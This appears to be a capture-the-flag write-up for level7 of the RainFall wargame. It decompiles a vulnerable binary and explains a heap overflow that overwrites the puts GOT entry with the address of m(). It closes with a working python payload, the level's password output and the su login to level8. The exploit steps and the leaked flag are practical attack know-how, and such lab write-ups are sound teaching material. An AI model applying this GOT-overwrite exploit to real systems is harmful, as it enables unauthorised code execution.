./level7

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE        No RPATH   No RUNPATH   /home/user/level7/level7

level7@RainFall:~$
```

Decompiled file with ***Ghidra***:

```
char c[80];

void m(void *param_1, int param_2, char *param_3, int param_4, int param_5)
{
    time_t currentTime;

    currentTime = time(NULL);
    printf("%s - %d\n", c, currentTime);

    return;
}

int main(int argc, char **argv)
{
    int *intPtr1;
    void *data;
    int *intPtr2;
    FILE *fileStream;

    intPtr1 = (int *)malloc(8);
    *intPtr1 = 1;
    data = malloc(8);
    intPtr1[1] = data;

    intPtr2 = (int *)malloc(8);
    *intPtr2 = 2;
    data = malloc(8);
    intPtr2[1] = data;

    strcpy((char *)intPtr1[1], argv[1]);
    strcpy((char *)intPtr2[1], argv[2]);

    fileStream = fopen("/home/user/level8/.pass", "r");
    fgets(c, 0x44, fileStream);
    puts("~~");

    return 0;
}
```

./level7²

Upon examination, we discern the objective of this level.

The **.pass** file is opened, its contents are read, and then stored in a *global variable* named **c**.
The sole method to access **c** is via the **printf** in the **m()** function, which the **main** doesn't invoke.
Noticing that after the data is fetched into the **c** variable, there's only one function call, our strategy will be to replace that **puts()** with **m()** to display the file's contents on *stdout*.

We have four consecutive calls to **malloc(8)**.
The first and third allocations create space for *integer pointers*. In both, the first integer is used as an **id**, while the second integer stores the address of a newly allocated memory block. These blocks are immediately allocated after by the second and fourth **malloc** calls, respectively, holding generic data.
After these allocations, **strcpy()** is set to transfer our command-line arguments into these blocks.


```
strcpy((char *)intPtr1[1], argv[1]);
strcpy((char *)intPtr2[1], argv[2]);
```

The goal is clear: exploit the *overflow* from the first argument to modify the address stored in **intPtr2[1]**.
This way, the next **strcpy()** will write the second argument's value to our desired address.

Now we just need the GOT entry for **puts()** and the address of the **m()** function:

```
08049928    14 a0 04 08     addr    <EXTERNAL>::puts
0x80484f4   <m>
```

Heap *before* and *after* buffer overflow:




```
level7@RainFall:~$ ./level7 $(python -c '
print "A"*20 + "\x28\x99\x04\x08 \xf4\x84\x04\x08"')

5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9
 - 1697213803

level7@RainFall:~$ su level8
Password: 5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9

level8@RainFall:~$
```